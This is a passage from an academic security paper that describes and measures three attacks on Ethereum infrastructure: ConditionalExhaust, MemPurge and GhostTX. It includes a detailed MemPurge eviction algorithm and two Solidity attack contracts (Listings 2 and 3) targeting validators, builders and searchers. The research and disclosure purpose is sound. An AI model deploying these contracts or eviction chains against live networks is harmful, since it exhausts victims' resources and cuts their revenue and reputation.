Gas. A transaction deploying the coinbase variant consumes 120,750 gas units. If censoring validators execute an attack transaction, a code path which consumes a block's entire gas quota is executed, currently set at $3 \cdot 10^7$ units. When non-censoring validators execute the transaction, 23,628 gas units are consumed, only 12.5% more than the 21,000 units consumed by the most gas-efficient Ethereum transaction. We note that the larger the number of validators that should be attacked, more gas is required to deploy the contract. For example, if six validators are targeted instead of just one, 257,761 units are needed. On the other hand, the gas required to execute the simple code branch remains unchanged. In contrast, the contract for the blockheight-based variant of the attack does not rely on hard-coded victim addresses. Thus, deploying it has a fixed gas consumption of 97,885 units. As the contract is simpler, the gas consumption for transactions that are included in blocks is lower and equals 21,429 units.

Transaction creation & verification times. Our framework allows measuring the time needed to verify a given transaction in isolation. As a more complex blockchain state can increase transaction verification speed, we control for this and provide lower bounds by using a basic state consisting of a single block with a single transaction. Given this initial state, we created 10,000 different attack transactions. On average, a transaction was created and signed in $5.5 \cdot 10^{-5}$ seconds. Verifying an attack transaction required an average time of 0.1 ± 0.011 seconds when performed by the censoring validation software. In comparison, simple value transfers are validated in 0.001 seconds, on average. Thus, verification is $1972\times$ more time-consuming than transaction creation. This means that an attacker can keep up with a single victim even if the latter is in possession of hardware that is 1972 times more performant than that of the former. As the same transactions can be sent to the entire network, this logic holds no matter how many high-performance victims are targeted.

Attacking a testnet. In Ethereum, a block is created every 12 seconds, meaning that 120 ConditionalExhaust transactions can be verified, on average, between blocks. Evaluating the attack on a local private testnet set up on our testbed affirms that an attacker sending 140 transactions can exhaust a victim's resources to the point that it is unable to verify even a single honest transaction in time for including it in the next block. Even when letting the victim create 100 consecutive blocks, a one-shot attack consisting of 140 transactions suffices to maintain this effect throughout the testing period.

4.2.2 Economic Evaluation

Baseline cost. To translate previous gas values to actual costs, we go over relevant blockchain data. Between November '22 and May '23, the ETH-to-USD exchange rate peaked at \$2120, and the average gas price paid by transactions in the 90th percentile (e.g., the upper 10% of transactions, with regard to gas price) did not exceed $106 \cdot 10^{-9}$ ETH per unit of gas. We use the previous values to compute worst-case costs: deploying the coinbase attack contract costs \$27.13, and a single computationally complex transaction invoking that contract costs \$5.3 if it is included in a block.

Long-term attacks. Claim 1 reasons about the worst-case cost of a long-term attack. We apply this result in Example 1 to provide a real-world estimate.

Claim 1. *Let* φ *and* ϕ *be the respective costs of deploying an attack contract and executing a single attack transaction, respectively. The worst-case cost of a ConditionalExhaust attack spanning* β *blocks and generating a load of* ρ *transactions per block is:* $\Phi \stackrel{def}{=} \varphi + (\phi\rho\beta(1-\alpha))$.

Proof. Recall that per the model given in Section 3, the creator of each block is picked in an independent and identically distributed (i.i.d.) manner, according to the distribution of stake among validators. We denote by X_i the random variable indicating whether a validator $v \notin S$ mined the i-th

block. Thus, using the notation introduced earlier in Section 4: $\forall i \in 1,\ldots,\beta : P(X_i = 1) = 1-\alpha$.

Recall that the cost of deploying the attack contract is denoted by φ, and the cost of a single attack transaction being accepted by ϕ. As the analysis is a worst-case one, using a high ϕ which is constant throughout the attack provides an upper bound for the cost of the ConditionalExhaust attack.

Denote the total expected cost of the attack by Φ. Given our goal of generating a computational load of ρ ConditionalExhaust transactions per block, at most ρ transactions can be accepted per block. We assume the worst-case: if a single attack transaction is accepted to a block, then all other attack transactions are accepted, too. If at some given block the transactions are not accepted due to censoring, then they are carried on to the next one. At worst, the attacker can re-send the same exact transactions, meaning that it can avoid creating new transactions with consecutive nonces, thereby lowering the cost of an attack. Thus, the expected cost of an attack is:

$$\Phi \stackrel{\text{def}}{=} \varphi + \mathbb{E}\left[\phi\rho X_1 + \cdots + \phi\rho X_\beta\right] = \varphi + (\phi\rho\beta(1-\alpha))$$

□

Example 1. *We previously established* $\varphi = \$27.13$ *and* $\phi = \$5.3$ *as the expected worst-case costs for a one-shot attack. Additionally, empirical data indicates that over* 53% *of blocks created since Ethereum's transition to PoS are OFAC-compliant [42], so we set:* $\alpha = 0.53$. *Given these parameters, the expected worst-case cost for an attack lasting* β *blocks and generating a load of* ρ *transactions per block is:* $27.13 + 2.491\rho\beta$. *For example, the expected worst-case cost of mounting an attack that generates a load of* $\rho = 140$ *ConditionalExhaust transactions per block over* $\beta = 1$ *block is* \$376. *In a best-case scenario where all validators are censoring (that is,* $\alpha = 1$*), then the attack's cost for any attack length boils down to the one-time cost of deploying the attack's contract. If no actor is censoring, the attack costs* \$770.

5 The MemPurge Attack

MemPurge allows an adversary to evict profitable transactions from the mempools of searchers, builders and proposers, and replace them with transactions that do not pay fees. This limits victims' choice of transactions when constructing bundles and blocks, thereby decreasing their revenue. We proceed by giving an overview of several attack variants. We then describe heuristics used by both geth and Flashbots' builder clients to validate mempool transactions, and present a naïve eviction strategy. This is followed by a technical description of the MemPurge attack, and an analysis of the attack.

MemPurge variant for proposers. We begin by describing an attack that serves to lead us towards a more interesting variant. If the adversary is the upcoming block proposer, it can attack any blockchain actor that uses a use a pre-funded account to spam the network with valid transaction that have consecutive nonces and thus form a "chain". If the fees offered by the transactions are high, victims will be compelled to discard existing transactions from their mempools to make room for the supposedly profitable attack transactions. These transactions can be invalidated by the attacker, by proposing a block where the block's first transaction transfers all the pre-funded account's funds to a different address. We proceed with a variant for weaker attackers.



Figure 3: The MemPurge attack lowers the cost to evict transactions from victims' mempools.

MemPurge variant for non-proposers. We now describe a variant that allows an adversary who is not a proposer to attack other blockchain actors, including proposers. As before, this attack entails creating "chains" of transactions equipped with consecutive nonces, but innovates by crafting the chain to limit the number of transactions that can be incorporated in a given block, thereby reducing the cost of the attack. In particular, Ethereum recently experienced similar attacks and implemented mitigations that prevent them [43], meaning that our attack should circumvent these mitigations to succeed. The first transaction of a chain transfers all attacker funds to another account, and the rest each transfers 0 funds. These are then broadcast in the "wrong" order: the 0 value transactions are sent *first*, with the single remaining transaction sent only afterward, thereby evading the protections used by geth. A graphical summary of the attack is given in Fig. 3.

5.1 Mempool Validation

The mempool of a blockchain node is a transient database used to store candidate transactions that can be included in upcoming blocks. Due to its limited capacity and the potential impact of its contents on profits, nodes typically employ a mempool *policy* that attempts to choose transactions that increase revenue, while avoiding invalid ones.

The difficulty of ensuring transaction validity. The validity of a transaction may depend on the blockchain's state, and thus also on the transactions preceding it. E.g., a transaction transferring a positive value by user u who has 0 funds is invalid, as the user's balance cannot cover the transfer amount.

But, the transaction will be rendered valid if some preceding transaction transfers enough money to u. Thus, a single transaction may require multiple validations, for example, if the creator of the next block attempts to rearrange the block's contents to potentially capture MEV [59]. To limit the potential for DoS attacks, mempool policies, such as the one we soon describe, may use heuristics to ensure admitted transactions remain valid even when the state is slightly perturbed.

Mempool policy. Our policy, summarized in Fig. 4, follows the one used by geth and Flashbots' builder client, yet is stricter in certain cases. This makes the adversary weaker but simplifies the analysis, and ensures the attack is applicable to geth's design, as affirmed by our tests. Intuitively, the policy prioritizes high-fee transactions over low-fee ones, and pending transactions over future ones. Furthermore, if the mempool has reached its maximal capacity, then the policy prioritizes transactions sent by users with less pending transactions over those with more.

Precisely, given a mempool $\mathcal{M}$, let $|\mathcal{M}|$ be the number of transactions in $\mathcal{M}$, $\mathcal{M}^u$ be all transactions by user u in $\mathcal{M}$, and $\mathcal{M}_p, \mathcal{M}_f$ be all pending and future transactions in $\mathcal{M}$, respectively. Let the global limit on pending and future transactions be $\mu_p, \mu_f \in \mathbb{N}$, respectively, and the per-user future transaction limit be $\mu_f^u \in \mathbb{N}$. For address u, denote its balance according to the latest blockchain state by u_b. The decision to accept a transaction τ by user u into $\mathcal{M}$ proceeds as follows:

1. Reject τ if its nonce is invalid, meaning if τ_n is not larger by 1 than the nonce of u's last blockchain transaction.

2. Otherwise, reject the incoming transaction τ if the sender does not have enough funds to cover its worst-case expenses: $\sum_{\tau' \in \mathcal{M}_p^u \cup \{\tau\}} \left(\tau'_f + \tau'_v\right) > u_b$. This is a heuristic, rather than part of the consensus. It assumes each transaction always transfers its entire value, does not result in the user receiving funds from some other source (e.g., arbitrage), and consumes the gas limit in its entirety.

3. Otherwise, if the sender of τ has an existing transaction τ' in the mempool with the same nonce $\tau'_n = \tau_n$, then τ' is evicted in favor of τ if the new transaction's fee τ_f is larger than the existing transaction's fee τ'_f by at least the node's "fee bump" factor $x \geq 1$, meaning: $\tau_f \geq x \cdot \tau'_f$. If $\tau'_n = \tau_n$ and $\tau_f < x \cdot \tau'_f$, then τ is discarded.

4. Otherwise, if there is a "nonce gap" between τ and all other transactions by u, then it is wasteful to accept τ into the mempool's pending queue before the gap is filled. Precisely, if $\forall \tau' \in \mathcal{M}^u : \tau'_n + 1 < \tau_n$, then jump to step 8.

5. Otherwise, if the pending queue of the mempool has not reached its capacity (i.e., $|\mathcal{M}_p| < \mu_p$), then the incoming transaction τ is accepted to the pending queue $\mathcal{M}_p$.

6. Otherwise, the pending queue has reached its capacity. In this case, users with less pending transactions are prioritized over others. If the incoming transaction was sent by a user that has more than one pending transaction less than others in $\mathcal{M}_p$, meaning there is at least one u' such that $|\mathcal{M}_p^{u'}| > |\mathcal{M}_p^u| + 1$, then the highest-nonce transaction of u' is evicted and inserted to the future queue using rule 8, while τ takes its place. If there are several such u', τ', then one combination is chosen arbitrarily.

7. Otherwise, then the user u has at most 1 transaction less than others in the mempool. If there is another user u' that has exactly 1 transaction more than u ($\exists u' : |\mathcal{M}_p^{u'}| = |\mathcal{M}_p^u| + 1$) and has a transaction τ' with a lower fee than τ ($\exists \tau' \in \mathcal{M}_p^{u'} : \tau'_f < \tau_f$), then τ' is evicted from the pending mempool and inserted to the future section with rule 8, while τ enters instead. As before, if there are several possible u' and τ', these are chosen arbitrarily.

8. Otherwise, if the future queue has room ($|\mathcal{M}_f| < \mu_f$) and the sender of the incoming transaction τ does not reach the per-user queue limit ($|\mathcal{M}_f^u| < \mu_f^u$), accept τ to $\mathcal{M}_f$.

9. Otherwise, reject the incoming transaction τ.

Remark 2. *Nodes can change the policy to their liking. For example, some may disable rules 2, 6 and 7, as they can evict transactions in a manner which does not maximize profits. We use these rules as-is, because they weaken adversaries. Furthermore, nodes may define a policy that tries to guarantee some minimal amount of space per address, or that requires some local "threshold" fee, with transactions paying less being rejected outright. Such considerations do not qualitatively change our results, rather only potentially quantitatively (e.g., shifting attack costs by the threshold amount).*

5.2 A Naïve Eviction Strategy

Prior to introducing MemPurge, we discuss a naïve approach to evict mempool transactions. As the mempool policy prioritizes better paying transactions, one can cause a victim to evict transactions by sending enough valid high-fee transactions. While this is not an attack per-se, it serves as a baseline that one can measure MemPurge against. We now describe and analyze this eviction approach. To remain in-line with the rest of the paper, the actor that triggers the eviction and the target are called the "attacker" and "victim", correspondingly.

Description. A strategic attacker possessing substantial funds can cause victims to discard honest transactions from their mempools. Let the victim's mempool be $\mathcal{M}$, and denote the highest-fee transaction in $\mathcal{M}_p$ by τ^*. If the attacker has at least μ_p addresses each containing a minimum of τ_f^* in funds and none of which have pre-existing transactions in $\mathcal{M}_p$, the



Figure 4: An overview of the mempool policy described in Section 5.1.

attacker can exploit the aforementioned mempool policy. By dispatching one transaction from each of the μ_p addresses, with every transaction paying a fee exceeding τ_f^*, the attacker can effectively evict all other transactions from the victim's mempool. An attacker wishing to evict some specific number of transactions x (not necessarily the entire mempool) can use x addresses, again sending a single transaction paying τ_f^* from each. The cost to the attacker amounts to $x \cdot \tau_f^*$.

Estimating τ_f^*. This eviction strategy succeeds if the attacker knows τ_f^*. To that end, one can employ a worst-case estimation to ensure the eviction succeeds under all circumstances, similarly to Section 4.2.2. Alternatively, an attacker that maintains a p2p connection to its victim can produce an estimation of the victim's mempool transactions, as nodes who follow the transaction gossip protocol of Section 3 both broadcast new incoming transactions and also allow peers to inquire about the presence of specific transactions. Given the parameters of Section 4.2.2, naïvely evicting all pending transactions from a mempool with a capacity of $\mu_p \stackrel{\text{def}}{=} 5120$ pending transactions (geth's default [32]), costs $24,161.

5.3 Attack Description

We present an algorithmic description of MemPurge. Intuitively, MemPurge "peels" away transactions from the mempool: at each step, the algorithm examines the highest-nonce transactions currently available, and evicts the lowest-paying one among these. The algorithm is not necessarily cost-optimal, but outperforms a naïve eviction strategy in reasonable cases. We note that the attack relies on standard value transfer transactions, without involving smart contracts.

Input. Assume the attacker wishes to evict m transactions from a victim's mempool $\mathcal{M}$, and that the attacker has a set of pre-funded accounts $\mathcal{A}^0, \mathcal{A}^1, \mathcal{A}^2, \ldots$. For simplicity, we assume the accounts have nonces equal to 0.

Output. The attack outputs: *1.* MemPurge transaction chains $\tau^{1,1}, \tau^{1,2}, \ldots, \tau^{2,1}, \tau^{2,2}, \ldots$, *2.* the number of necessary attacker accounts A, and *3.* the funds that the j-th account requires a^j, in order to execute the attack.

Initialization. Let $u^0, u^1, \ldots, u^n$ be all users with at least one transaction in $\mathcal{M}_p$, sorted in ascending order by the number of transactions they sent (u^0 has the fewest transactions, whereas u^n holds the most). For each $u \in [n]$, let $\tau^{u,j}$ be u's j-th mempool transaction by nonce order. We define the set of j-th transactions in $\mathcal{M}_p$ for all users as $N_j \stackrel{\text{def}}{=} \{\tau^{u,j} \mid \tau^{u,j} \in \mathcal{M}_p\}$, and let n^* be the length of the longest honest pending chain.

Algorithm step. At each step, a new chain is created. Intuitively, each chain is constructed and eventually broadcast to the network in a manner which prevents fees being charged from any transaction that is not the first of the chain.

Step initialization. At the beginning of a step, if m transactions or more were evicted, the attack ends. Otherwise, the account number variable is updated: $A \leftarrow A+1$, and the account's necessary pre-funded balance is initialized: $a^A \leftarrow 0$.

Create chain, part 1: set nonces and fees. For each $k = 1, \ldots, \mu_f + 1$, the chain's k-th transaction $\tau^{A,k}$ has a nonce equal to the current index: $\tau_n^{A,k} \leftarrow k$, and pays a fee higher by one: $\tau_f^{A,k} \leftarrow 1 + \min_{\tau' \in N_{n^*}} \tau'_f$, with the fee accounted for in the corresponding variable: $a^A \leftarrow a^A + \tau'_f$. Furthermore, τ' is removed from the current set: $N_{n^*} \leftarrow N_{n^*} \setminus \{\tau'\}$, and if the set is now empty, then the highest nonce is decreased: $n^* \leftarrow n^* - 1$. If $n^* < k$, then the current MemPurge chain should end with this transaction, as the chain's current length exceeds the length of the longest honest pending transaction chain (recall rules 6 and 7 of the mempool policy).

Create chain, part 2: set values. If $k > 1$, then the transaction's value is zero: $\tau_v^{A,k} \leftarrow 0$. The value of the first transaction is transferred to the address $\mathcal{A}_0$, and set to be the current account's balance, minus the transaction's fee: $\tau_v^{A,1} \leftarrow a^A - \tau_f^{A,1}$.

Finalization. After the algorithm ends, for each $j = 1, \ldots, A$, the j-th address sends transactions $\tau^{j,2}, \ldots, \tau^{j,\mu_f+1}$ to the victim, and only afterward broadcasts $\tau^{j,1}$.

Correctness. MemPurge's success in attacking geth nodes was affirmed by our testing framework in a variety of scenarios. Concretely, due to the mempool's policy, our construction allows an attacker to create a chain of overdraft transactions, yet evade being flagged for spending more funds than its balance contains. Geth performs overdraft validation when receiving transactions from users who already have pending transactions in the mempool [31]. But, per our construction, the lowest-nonce transaction of each MemPurge chain is sent *last*. This means that the other transactions from the same chain, which are received before the lowest-nonce one, are considered "future" transactions by the victim, rather than pending ones. Furthermore, when the first transaction is finally sent, geth's validation logic does not verify all the user's transactions; rather, only partial checks are done, allowing the entire chain to be considered as pending.

5.4 Evaluation

The attack's cost can be computed by running the attack's algorithm. As MemPurge is sensitive to mempool conditions, a closed-form representation is involved. Instead, we analyze a best-case scenario, followed by an empirical evaluation.

Best-case scenario. Consider an extreme hypothetical scenario where a mempool, operating under geth's default settings (mempool size μ_p of 5120 and a maximum of 64 future transactions μ_f^u per user), is completely filled with transactions exclusively from a single user. In this case, an adversary could establish 79 addresses, sending a chain of 64 transactions from each. This results in the eviction of all but $64 = 5120 - 79 \cdot 64$ victim transactions. Consequently, the adversary pays for one transaction per chain, so only 79 transactions will be paid for, considerably lower than the $5120 - 64 = 5056$ transactions required by an equivalent naïve eviction strategy.

Data. We modify geth to store all transactions received on the p2p network layer between April 18th, '23 and April 25th, '23, corresponding to blocks 17,076,370 to 17,121,301 of the Ethereum blockchain. We limit the node to at most 1,000 connections with other Ethereum peers instead of the default 50 peers, with all other parameters set to their default values. Intuitively, the number of transactions a node can observe increases with the number of peer connections. In total, we capture 6,760,060 transactions in the examined timeframe.

Fig. 5 presents a boxplot depicting the estimated per-block average mempool view, based on the distribution of unique nonce transactions per account over the examined period, for a mempool with a maximal capacity of 5120 transactions. The majority of accounts (4175.14 ± 677.01) only have one transaction. The number of addresses with 10 or more transactions drastically decreases to an average of 1.0 ± 3.0.



Figure 5: Boxplot depicting the estimated mempool view given a maximal capacity of 5120 transactions, based on the distribution of unique nonce transactions per account between Ethereum blocks 17,076,370 and 17,121,301 (8 days).

Empirical evaluation. Fig. 5 provides insights into the potential impact of the attack in the context of a single chain of adversarial transactions. On average, 21.43 ± 11.09 transactions can be evicted, having an average fee equal to 0.87 ± 2.16 ETH, when assuming they consume the entirety of their gas limit. We note that this is an upper bound on potential losses that can be inflicted on a victim.

5.5 ConditionalExhaust With MemPurge

Description. MemPurge can be combined with ConditionalExhaust by setting the "to" address of each MemPurge transaction to a modified ConditionalExhaust contract. The blockheight variant of the attack is implemented in Listing 2, while the full version of the paper [57] provides an implementation of a coinbase variant. Briefly, the contract changes the "simple" branch of a standard ConditionalExhaust contract to transfer all received funds to some address, thereby allowing each transaction to also implement the basic functionality of the first MemPurge transaction.

Combined attack's properties. Each chain of the combined attack consists of multiple transactions: a single computationally complex transaction, and other transactions that serve only to occupy mempool space. As these trailing transactions become invalidated by the first transaction, they are never executed and do not incur costs, similarly to MemPurge. On the other hand, as the first transaction will only be included in a block by a non-censoring actor, trailing transactions potentially reside in the mempool for a longer time, if censorship is prevalent in the network. Thus, conceptually, the combined attack preserves the good properties of the two attacks, thereby allowing an attacker to computationally

```
pragma solidity >=0.7.0 <0.9.0;
contract CombinedAttackBlockheightVariant {
 /// @notice Call this function to execute the attack.
 /// @param endDoS The end of the block range for the attack.
 function attack(uint32 endDoS) external payable {
  // Check if the current validator should be DoSed
  assembly {
   if lt(number(), endDoS) {
    let i := 565247
    for { } gt(i, 0) { i := sub(i, 1) } {
     pop(extcodehash(xor(blockhash(number()), gas())))
    }
    // Replace "CensoredAddress" with your favorite
    // sanctioned address!
    pop(call(gas(), CensoredAddress, 1, 0, 0, 0, 0))
    stop()
   }
   // Replace "NextAddress" with the attacker's
   // next address
   pop(call(gas(), NextAddress, callvalue(), 0, 0, 0, 0))
   stop()
  }
 }
}
```

Listing 2: An implementation of the blockheight-variant of the ConditionalExhaust + MemPurge combined attack.

exhaust a victim while DoSing its mempool, and can also preemptively thwart potential mitigations (see Section 8).

Evaluation. We ran the combined attack through the same tests used to verify the separate attacks, and indeed the combination performs as expected when executed on a local private testnet. The gas required for deploying the coinbase variant of the attack is 131,100 and for one attack transaction is 23,711, an increase of 8.5% in the former and a negligible increase in the latter compared to the standalone ConditionalExhaust attack. The corresponding numbers for the blockheight variant are 104,769 and 21,536, again similarly increasing by 7% for deployment, and negligibly for one transaction.

6 The GhostTX Attack

The GhostTX attack allows an adversary to attack searchers by lowering their reputation in Flashbots' PBS implementation. Flashbots use reputation to prioritize actors' access to their ecosystem. A searcher's reputation is a function of its historical performance, which is measured according to the revenue per unit of gas it generated for proposers. Reputation is tied to an address, implying that a compromised searcher must rebuild its reputation from scratch using a new address. Furthermore, the attack may harm the efficient functioning of the PBS ecosystem and reduce the profits of involved builders and proposers, if high-revenue searchers are demoted. We continue by providing an overview of multiple attack variants. This is followed by a description of the necessity for reputation mechanisms in today's PBS ecosystem, and then by an implementation and evaluation of the attack.

Proposer variant. If the attacker is the proposer for the upcoming block, then it can spam searchers with "bait" transactions that appear attractive per the reputation mechanism used, yet actually harm reputation. Intuitively, under Flashbots' mechanism (which we formally define soon, in Eq. (1)), transactions that pay a high fee while consuming a low amount of gas can increase an actor's reputation if they are included in its bundles, while transactions that are never included in a block lower it. Thus, an attacker should send a "chain" of valid consecutive-nonce bait transactions, all of which pay a high amount of fee per unit of gas. Then, the attacker can invalidate all of them in one fell swoop by including a single transaction at the beginning of the upcoming block that transfers all funds from the associated address, to another one. As before, we turn our efforts to a more difficult variant.

Non-proposer variant. This variant is similar to the previous one, but requires that the adversary send transactions that conflict with bait transactions. This is because transactions sent by the adversary may propagate through the p2p network, and therefore can wind up on-chain. Per Flashbots' reputation mechanism, included transactions count towards a searcher's reputation. To not benefit its target, a conflicting transaction should be sent to other actors at the same time as a corresponding bait transaction, with both having the same nonce and the same fee. If the conflicting transaction's fee is high enough, it will be included in a block and not the bait.

6.1 Reputation Mechanisms

Flashbots' reputation. Intuitively, Flashbots' reputation score measures the average profits per gas unit produced by a given searcher. Formally, denote the set of transactions searcher U sent to Flashbots by S_U, and the subset of S_U that was included in blocks by H_U. Given a transaction T, denote its fee per unit of gas by p_T, its total gas consumption by g_T, and its payment to block builders by Δ_T. Under these notations, the reputation score r is defined in Eq. (1) [25].

$$r(U) = \frac{\sum_{T \in H_U} \Delta_T + p_T g_T}{\sum_{T \in S_U} g_T} \tag{1}$$

The necessity of reputation mechanisms. Empirical data shows Flashbots' in-house builder enjoyed an average market share of 16.8% between April and May '23 [51], implying that their reputation mechanism is important to the Ethereum ecosystem. Although we do not have evidence that others use such mechanisms, Blocknative (which operate both a builder and a relay) claim that most builders have a reputation mechanism [3], and that "the best practice for increasing searcher reputation amongst builders is to submit bundles that consistently land on-chain". Indeed, such a mechanism is important: builders that do not account for reputation based on transactions eventually entering the blockchain are exposed



Figure 6: GhostTX's censorship variant exploits an inconsistency between builder and relay censorship methods.

```
pragma solidity >=0.7.0 <0.9.0;
contract GhostTX {
  // Replace "CensoredAddress" with a sanctioned address
  fallback () external payable {
    assembly{pop(call(gas(), CensoredAddress, 1, 0, 0, 0, 0))}
  }
}
```

Listing 3: An implementation of the censorship variant of the GhostTX attack.

to trivial DoS attacks by adversarial searchers that send many transactions that impose work on victim builders yet never enter blocks, for example due to not paying high enough fees.

6.2 Censorship Variant

GhostTX's non-proposer variant can be strengthened by exploiting a discrepancy in the censorship validation functionality implemented by Flashbots' builder client, and the equivalent validation functionality that is used by Flashbots' relays. The resulting censorship variant of GhostTX is depicted in Fig. 6. An implementation for the censorship variant of GhostTX is given in Listing 3.

Censorship discrepancy. The verification function employed internally by Flashbots' builder client safeguards against the inclusion of non-compliant transactions in blocks by executing each transaction, and checking if the balances of black-listed addresses change in the interim. On the other hand, the same client exposes a verification application programming interface (API), which is primarily intended to be utilized by relay operators for validating incoming blocks sent to them by builders [22]. The API allows them to ascertain whether blocks are compliant, and it does so by executing a block in its entirety, and making sure that all involved addresses are not black-listed. Upon a detailed examination, it becomes evident that the internal function does not consider *zero fund transfers* to sanctioned entities as warranting censorship if the transfers are performed using the Ethereum virtual machine (EVM)'s *call* opcode, whereas the API does classify the same transfer as non-compliant.

Exploiting the discrepancy. An attacker can exploit the discrepancy by generating transactions that transfer 0 funds to sanctioned addresses, thereby escaping builders' internal censorship checks, while still being detected by the external API. An implementation of such a transfer is given in Listing 3. By disseminating these transactions to a multitude of searchers and builders and attaching an attractive fee to them, the adversary can ensure that these transactions are incorporated into blocks assembled by builders. However, censoring relays that receive these blocks will identify them as non-compliant, subsequently withholding them from proposers, and harming the reputation of searchers that included them in bundles. The attack is depicted in Fig. 6.

As builders unknowingly construct blocks which will be flagged as non-compliant by relays, the efforts of all involved actors are consumed in creating and verifying blocks that are ultimately discarded, wasting resources that could be employed to process legitimate transactions, and losing out on potential profits until the attack is discovered.

Correctness. We verify the attack's correctness using our testing framework, which sets up a builder node and sends it GhostTX transactions. Our tests show that attack transactions are indeed considered valid by a builder's local verification and are added to blocks, but are flagged by the API. In contrast, equivalent transactions that transfer at least 1 wei are detected by the local verification and omitted from blocks.

6.3 Evaluation

To gain a deeper insight into the efficacy of GhostTX, we collect data on the searchers involved in Flashbots' PBS ecosystem, and evaluate the attack's effect on their reputation, as determined by Flashbots' reputation system. Our evaluation intimates that launching an attack against a well-established searcher proves to be financially prohibitive. Consequently, GhostTX demonstrates greater applicability towards starting searchers, or those of average and lower performance.

Data. We compile all searcher bundles sent to Flashbots between February '21 and May '23, which were eventually included in an on-chain block, comprising 5,281,809 bundles and 8,036,039 transactions. Given the inaccessibility of bundles that were not included in blocks, we assume that searchers enjoy a success rate of 100%, meaning that $S_U = H_U$, thereby maximizing Eq. (1). Fig. 7 depicts the reputation distribution of searchers included in the data set.

Worst-case analysis: attacking the top searcher. According to our dataset, the most successful searcher made 8,240.09 ETH in profits and expended 11.26B units of gas. Assuming



Figure 7: The reputation score distribution of Flashbots searchers, assuming a 100% success rate for each searcher.



Figure 8: Cost of attacking average searchers with GhostTX.

a gas price of $106 \cdot 10^{-9}$ ETH and an exchange-rate of 2,120 USD per ETH, a GhostTX attack to displace this searcher from the upper 50% echelon of searchers costs 42.49M USD.

Attacking an average searcher. We demonstrate the applicability of GhostTX to the "average" searcher, when considering the average accumulated payment and gas expenditure over the entire data set. These average parameters are equal to a payment of 0.95 ETH and a gas consumption of 3.28M, which result in a reputation score of 2.9×10^{11}. This puts the average searcher in the 86% percentile, meaning it has a reputation that is better than 86% of all searchers. Fig. 8 elucidates the requisite USD cost to reposition this searcher across varying rank strata. Our findings suggest that an expenditure of 9.82K USD is necessitated to relegate the searcher to have a reputation that is lower than 60% of the other searchers.

Furthermore, to understand the influence of ETH payments on the cost of GhostTX, we evaluate an attack targeting searchers with a fixed reputation score of 2.9×10^{11}, and measure the attack's cost when considering different ETH payments. The results are presented in Fig. 9.

